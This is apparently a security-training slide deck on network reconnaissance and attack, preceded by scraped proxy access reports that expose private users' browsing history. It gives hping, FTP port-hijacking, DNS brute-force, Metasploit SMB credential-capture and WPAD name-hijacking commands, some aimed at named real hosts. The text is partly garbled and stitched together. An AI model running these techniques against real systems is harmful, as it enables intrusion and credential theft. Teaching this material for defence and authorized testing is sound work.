d20.fcs18.56.com	1	8.70M	0.49%	0.00%	100.00%	00:01:39	99.41K	0.06%
59.77.31.21:443	2	8.60M	0.49%	0.00%	100.00%	00:07:27	447.65K	0.27%
course.shufe.edu.cn	52	6.20M	0.35%	34.90%	65.10%	00:00:15	15.06K	0.01%
d6.c9.56.com	1	5.99M	0.34%	0.00%	100.00%	00:01:07	67.16K	0.04%
cn.yimg.com	1.49K	4.80M	0.27%	73.27%	26.73%	00:10:51	651.05K	0.40%
mail.yimg.com	51	4.25M	0.24%	23.06%	76.94%	00:00:37	37.69K	0.02%
d7.c16.56.com	1	4.08M	0.23%	0.00%	100.00%	00:00:46	46.02K	0.03%
www.tiansuo.com.cn	2.36K	3.65M	0.21%	0.00%	100.00%	00:00:10	10.90K	0.01%
www2.tianya.cn	150	3.51M	0.20%	0.01%	99.99%	00:06:34	394.52K	0.24%
www.scbajia.com	124	3.45M	0.19%	0.36%	99.64%	00:02:05	125.58K	0.08%
images.sohu.com	321	3.26M	0.18%	37.06%	62.94%	00:00:36	36.01K	0.02%
image2.sina.com.cn	2.14K	3.25M	0.18%	16.45%	83.55%	00:54:18	3.25M	2.00%
192.168.38.104:1649	1	2.94M	0.17%	0.00%	100.00%	00:00:14	14.09K	0.01%
military.china.com	249	2.92M	0.17%	2.53%	97.47%	00:02:21	141.45K	0.09%
www.folang.com	70	2.62M	0.15%	1.62%	98.38%	00:03:10	190.40K	0.12%
download.xinhuanet.com	2	2.46M	0.14%	0.00%	100.00%	00:02:10	130.03K	0.08%
p.mail.163.com	56	2.45M	0.14%	66.66%	33.34%	00:01:47	107.31K	0.07%
photo9.yupoo.com	7	2.02M	0.11%	0.00%	100.00%	00:00:55	55.55K	0.03%



marks Tools Help

http://www.npp-osi.kiev.ua/squid-reports/2009Apr02-2009Apr04/192.16

http://...x.html http://...ay10/ http://...0.html http://...5.html



Squid Analysis Report Generator

Squid User Access Report

α&ÖÉÏÁ: 2009Apr02-2009Apr04  
 αÏÏØÛÏxÁÖ&ÏØ: 192.168.102.145  
 ïÖÏÏÖÖËÏxÁÏÏ: BYTES, reverse  
 éÏÑ

α&ÖÖÁ	α&ÖÁ	÷ÖÁÏÑ
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:32
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:33
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:37
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:39
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:41
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:42
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:50
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:51
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:52
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:53
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:54
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:55
dnl-eu10.kaspersky-labs.com	04/02/2009	14:40:58
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:02
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:03
dnl-eu10.kaspersky-labs.com	04/02/2009	14:41:04
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:29
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:30
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:35
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:36
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:39
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:41
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:44
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:46
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:55
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:56
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:58
dnl-eu10.kaspersky-labs.com	04/02/2009	15:10:59
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:01
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:02
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:04
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:05
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:07
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:08
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:10
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:16
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:19
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:23
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:25
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:27
dnl-eu10.kaspersky-labs.com	04/02/2009	15:11:28
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:05
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:06
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:10
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:12
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:13
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:15
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:16
dnl-eu10.kaspersky-labs.com	04/02/2009	15:36:25





File Edit View History Bookmarks Tools Help

http://mail.sunlogistics.ru/squid-reports/2008Feb11-2008Feb11/download id-reports + update

http://...x.html http://...ay10/ http://...0.html http://...5.html inurl:squid-r... inurl:squid-r... 404 Not Fou... htt...tml

**SARG** Squid Analysis Report Generator

**Squid User Access Report**  
 Period: 2008Feb11-2008Feb11  
**Downloads**

USERID	IP/NAME	DATE/TIME	ACCESSED SITE		
192.168.100.11	192.168.100.11	02/11/2008-16:59:22	http://rapidshare.com/files/88054450/RusExtrawin_epidem.ru_part1.rar		
		02/11/2008-16:59:31	http://rs169.rapidshare.com/files/88054450/RusExtrawin_epidem.ru_part1.rar		
		02/11/2008-17:02:14	http://activex.microsoft.com/objects/ocget.dll		
		02/11/2008-17:02:14	http://codecs.microsoft.com/isapi/ocget.dll		
		02/11/2008-17:04:39	http://activex.microsoft.com/objects/ocget.dll		
		02/11/2008-17:04:39	http://codecs.microsoft.com/isapi/ocget.dll		
		02/11/2008-17:05:10	http://activex.microsoft.com/objects/ocget.dll		
		02/11/2008-17:05:11	http://codecs.microsoft.com/isapi/ocget.dll		
		02/11/2008-17:06:06	http://activex.microsoft.com/objects/ocget.dll		
		02/11/2008-17:06:07	http://codecs.microsoft.com/isapi/ocget.dll		
		192.168.100.12	192.168.100.12	02/11/2008-10:25:01	http://u23.eset.com/nod_upd/expire.rar
				02/11/2008-11:58:55	http://favicon.yandex.net/favicon/www.specserver.com
				02/11/2008-12:35:41	http://favicon.yandex.net/favicon/www.mlprussia.com
				02/11/2008-12:38:37	http://favicon.yandex.net/favicon/www.bse.sci-lib.com
02/11/2008-14:01:07	http://favicon.yandex.net/favicon/beetrans.com				
02/11/2008-14:01:07	http://favicon.yandex.net/favicon/www.sit-trans.com				
02/11/2008-14:08:53	http://favicon.yandex.net/favicon/tranzitua.com				
02/11/2008-14:35:29	http://favicon.yandex.net/favicon/www.imperial-vin.com				
02/11/2008-14:36:19	http://favicon.yandex.net/favicon/forum.mobile-review.com				
02/11/2008-14:36:19	http://favicon.yandex.net/favicon/mobilemandarin.com				
02/11/2008-14:54:18	http://favicon.yandex.net/favicon/skype.com				
02/11/2008-14:55:43	http://download.skype.com/SkypeSetup.exe				
02/11/2008-15:04:29	http://favicon.yandex.net/favicon/www.letsmoto.com				
02/11/2008-15:09:23	http://www.vitaero.com/download/setup.exe				
02/11/2008-15:10:03	http://www.vitaero.com/download/setup.exe				
02/11/2008-15:10:19	http://www.vitaero.com/download/setup.exe				
02/11/2008-15:13:10	http://favicon.yandex.net/favicon/forum.ixbt.com				
02/11/2008-15:13:40	http://rapidshare.de/files/32518727/Widcomm_Driver_v5.1.0.1700_Final.rar				
02/11/2008-15:16:07	http://favicon.yandex.net/favicon/forum.ru-board.com				
02/11/2008-15:16:07	http://favicon.yandex.net/favicon/forum2.mobile-review.com				
02/11/2008-15:19:03	http://www.download.windowsupdate.com/msdownload/update/software/dflt/2008/01/972139_54cc24dd5d4632957c3b212c712eab09b0126b0e.cab				
02/11/2008-15:19:03	http://www.download.windowsupdate.com/msdownload/update/software/dflt/2008/01/976459_4e3abcc92cc4ce63f9bd2c3d1e2d3488ba6c1379.cab				
02/11/2008-15:25:51	http://nguest84.depositfiles.com/auth-61202732212_77.108.82.100-1d60fab7-5213357-guest/2850880/FS84-1/BTW_5103300rar.rar				
02/11/2008-16:48:25	http://favicon.yandex.net/favicon/www.ixbt.com				
02/11/2008-16:48:28	http://favicon.yandex.net/favicon/allo.kulichki.com				
02/11/2008-16:48:28	http://favicon.yandex.net/favicon/www.n-admin.com				
02/11/2008-16:51:23	http://favicon.yandex.net/favicon/pdaforum.ladoshki.com				
02/11/2008-16:51:23	http://favicon.yandex.net/favicon/www.viruslist.com				
02/11/2008-17:17:10	http://favicon.yandex.net/favicon/www.pgpru.com				
02/11/2008-17:18:19	http://favicon.yandex.net/favicon/lib.web-malina.com				
02/11/2008-17:22:44	http://favicon.yandex.net/favicon/support.microsoft.com				

# LAB: Web logs

- Get your external IP address  
**<http://decloak.net/>**
- Find web logs from this IP address
  - Apache log files**
  - Webalizer logs**
  - Squid log files**
  - Attacker logs (dshield)**



# Process Discovery



# Process Discovery

- Business processes are an attack vector
- Find ways to identify network activity
  - TCP/IP stack IP ID increments
  - FTP server usage statistics
  - Web server page timestamps
  - Slower application processing



# Monitoring Network Activity

- OSs increment IP IDs sequentially
  - Send a request, get a reply, look at ID
  - Repeat to gauge traffic levels
  - Monitor the traffic rate over time
- Use many different traffic types
  - ICMP echo requests
  - TCP SYN requests



# Monitoring Network Activity

- Use hping to generate probe packets

```
# hping -S -p 80 <host>
```

```
# hping -1 <host>
```


- Use graph\_hping\_log.rb to view

```
$ ./graph_hping_log.rb hping.log hping.png
```

<http://www.digitaloffense.net/tools/ipidmon/>

# Traffic Monitoring

■ Packets Per Second





# Monitoring Network Activity

- Identify a time window for a process
  - New services may become exposed
  - The “best” time for a denial of service
  - System load can cause exceptions
- During this window
  - Rescan for available services
  - Continuously mirror the web sites
  - Look for exceptions and new services






# LAB: Monitoring Activity

- Use hping to probe the Alerton FTP server  
**# hping -S -p 21 ftp.alerton.com**

**The IP ID field increase by one for each reply**

# Traffic Monitoring

■ Packets Per Second





# FTP Server Activity

- Microsoft FTP server “SITE STATS”
  - Provides a “count” of each command

```
ABOR : 2138          NOOP : 147379          SIZE : 76980
ACCT  : 2            OPTS : 21756           SMNT  : 16
ALLO  : 32          PASS : 2050555100     STAT  : 30812
APPE  : 74          PASV : 2674909        STOR : 3035
CDUP  : 5664        PORT : 786581        STRU  : 3299
CWD   : 388634      PWD  : 179852        SYST  : 175579
DELE : 1910       QUIT : 143771        TYPE  : 3038879
FEAT  : 2970        REIN : 16            USER : 2050654280
HELP  : 470         REST : 31684        XCWD  : 67
LIST  : 3228866     RETR : 153140       XMKD  : 12
MDTM  : 49070       RMD  : 41          XPWD  : 1401
MKD  : 870       RNFR : 58          XRMD  : 2
MODE  : 3938        RNTO : 2
NLST  : 1492        SITE : 2048
```



# FTP Server Activity

- When are privileged commands are run?
- Identify automated backup processes
- During the time window
  - Abuse the sequential data port issue
  - Disrupt data transfers
- Non-Microsoft FTP servers
  - Use sequential data ports as a counter
  - Look for large increases at certain times



# LAB: ftp.highcriteria.com

- Use a command-line ftp client
  - `ftp ftp.highcriteria.com`
- Send the “SITE STATS” command
  - `ftp> quote SITE STATS`
- Repeat to infer current activity
- How many transfers per-second?
  - Try using PORT/PASV commands



# DEMO: ftp. highcriteria.com

- Hijack data ports from another user
- Using the Passive Aggressor tool
  - **\$ perl pasvagg.pl <ftp server>**
  - <http://www.digitaloffense.net/tools/pasvagg.pl>



# Web Server Changes

- Web servers expose file timestamps
  - The **If-Modified-Since** request header
  - The **Last-Modified** response header
- Monitor file timestamps to identify jobs
  - **HEAD /path/to/image.jpg HTTP/1.1\r\n\r\n**
- Look for close timestamps on all files
- Repeatedly mirror the site during window

# Demo: Web Server Changes

- Example of “last modified”

```
$ echo -ne "HEAD /html/images/headbak2.jpg HTTP/1.1\r\nHost:  
www.blackhat.com\r\n\r\n" | \
```

```
nc www.blackhat.com 80
```

```
$ HEAD http://www.blackhat.com/html/images/headbak2.jpg
```

```
HTTP/1.1 200 OK
```

```
Server: lighttpd
```

```
Date: Sun, 31 Jan 2010 20:07:38 GMT
```

```
Last-Modified: Tue, 04 Nov 2008 19:38:37 GMT
```





# External Networks



# External Networks

- The crunchy candy shell
  - Network devices
  - VPN and proxy services
  - Client-initiated sessions
  - Hosts and services



# Networking Devices

- A weak point on the network
  - Often managed by the ISP
  - Outside of the firewall
- Test all interfaces!
  - Serial line interfaces are rarely assessed
  - Often has different access control
  - ISP's management IP address
  - Find them via traceroute (last 1-2 hops)
  - Try 2005/4005/6005/9005 by **hand** first!



# Demo: Finding the serial IP

```
# traceroute -n www.bigcorp.com
```

```
(target IP is 65.36.3.11)
```

```
1. 10.20.30.254 0.727 ms 1.538 ms 1.763 ms
```

```
[.....]
```

```
12. 24.155.121.26 263.667 ms 233.142 ms 233.325 ms
```

```
13. 65.36.3.116 268.207 ms * *
```

```
# nslookup 65.36.3.116
```

```
name = core-router.bigcorp.com.
```



# Other Network Devices

- Commonly-exposed devices
  - Line converters
  - Print servers
  - Switches
- Exploiting print servers
  - Redirect and copy print jobs
- Exploiting switches
  - Monitor traffic via diagnostic commands



# VPN Services

- Point-to-Point Tunneling Protocol (PPTP)
  - Obtain the vendor, hostname, version
  - Guess passwords with THC-PPTP-Bruter
  - Abuse a memory leak in PoPToP variants
- IKE-Scan for fingerprinting IPSEC
  - Identify the firewall vendor sometimes
  - Limited options and tools for IPSEC



# VPN Services

- Owning behind the firewall
  - Attack client before they VPN
  - Watch for network changes
    - Automate this
      - So you don't lose connection
  - Initiate reverse shell
  - You know have foothold behind fw
- Malware can be useful



# Client-initiated Sessions

- Outbound UDP “connections”
  - NAT gateways often forward all packets
  - Attack client-side UDP services
  - Attack exposed P2P clients





# FTP Transfers

- Active FTP
  - Exposes the client data ports
  - NAT + Active FTP = firewall hole
- Passive FTP
  - Data port hijacking
  - **pasvagg.pl** still works



# Web Server Virtual Hosts

- Identifying virtual hosts
  - Use public databases (robtex.com)
  - Brute force host names
  - Brute force internal names
- Internal virtual hosts are common
  - **intranet, www, admin, localhost**
  - **dev, test, stage, preview, manage**



# Apache Virtual Hosts

- Identify Apache Reverse Proxies
  - **GET /%00 HTTP/1.1**
- Apache Dynamic Virtual Hosting
  - **Host: %00/**



# Web Server Content

- Brute force files and directories
  - **/old/, index.html.old, backup.tar**
  - **/admin/, /manage/, /operations/**
    - **dirbruter**
- Look for source control files
  - **/CVS/Entries**
  - **/.svn/Entries**
- Do this for ALL virtual hosts!
- Dirbuster is a great tool for this
  - [http://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)



# DNS Entries

- Brute force common host names
  - **dnsenum.pl, fierce.pl**
- Reverse lookup private IP ranges
  - **10.x.x.x, 192.168.x.x, 172.16.x.x-172.31.x.x**
  - **\$ fierce.pl -range 10.0.0.0-255 -dnsserver A.B.C.D**
- Try same queries on all DNS servers
  - Look for non-active, exposed DNS
  - Forgotten servers often leak internal data



# DNS XID Analysis

- Identify open caching DNS servers
  - Query for a domain you control
  - Note the XID and source port sequence
- VxWorks-based DNS clients
  - Incremental XID and ports
- BIND 9 predictability
  - Weak PRNG
  - Birthday



# Authentication Relays



# NTLM Authentication

- Microsoft Windows Clients
  - Auto-negotiate NTLM via UNC paths
  - Internet-explorer loads these by default
  - Force internal clients to load external UNC's





# NTLM Authentication

- NTLM uses challenge-response
  - Client sends username and domain
  - Server replies with challenge key
  - Client replies with encrypted password
- Password encryption
  - LM/NTLM encrypted plaintext
  - Encrypted again to the challenge key



# NTLM Authentication

- Precomputing password hashes
  - Unique hash per password + challenge
  - Challenge is 128 bits (8 bytes)
  - **CAN** precompute for a single challenge
  - **CANT** precompute for all challenges
- Replaying captured hashes
  - **CANT** replay a captured hash later
  - **CAN** relay a challenge and hash (live)



# Capturing NTLM Authentication

1. Accept connection from client
2. Send client a static challenge key
3. Receive hash from client
4. Store hash
5. Disconnect client
6. Crack hash



# Relaying NTLM Authentication

1. Accept connection from client
2. Connect to target server
3. Ask server for challenge
4. Send challenge to the client
5. Receive hash from client
6. Send hash to server
7. Disconnect client
8. Use authenticated session



# Forcing NTLM Authentication

- Force the user to load the following path
  - `\\server\share\anything.jpg`
  - ``
  - `mozicon-url:file:///server/share/anything.jpg`
- Run a malicious SMB service (MSF)
  - Accept connection
  - Send “Access Denied” for NULL sessions
  - Capture or relay real authentication



# Demo: NTLM Authentication

- Capture NTLM credentials
  - Start **msfconsole** as root
  - **msf> use auxiliary/server/capture/smb**
- Crack hashes with rainbow tables
  - **\$ rcracki /path/to/halflm/\*.rti -h <16-byte hash>**
- Use cracked credentials to login



# Internal Networks



# Internal Networks

- The soft chewy center
  - This is the fun part :)
  - Easy to trick clients





# Special Names

- Some local hostnames are magic
  - **WPAD**
  - **CALICENSE**
  - **ISASRV**
- Register these with Samba's "nmbd" (smbd.conf)
  - **[global]**
  - **netbios name = wpad**
- Register these with the WINS server
- Register these with DHCP



# DHCP + DNS = WIN

- Microsoft DNS + Microsoft DHCP
- Take over any name network-wide

```
# dhcpd -h MYNAME -i eth0
```

```
# dhclient -h MYNAME -i eth0
```

# CALICENSE

- Used by Computer Associates products
  - CA creates security products
  - Hijack this to break licensing
  - Easily crash client applications



# What is WPAD?

- Internet Explorer Proxy Auto-Discovery
  - Enabled by default
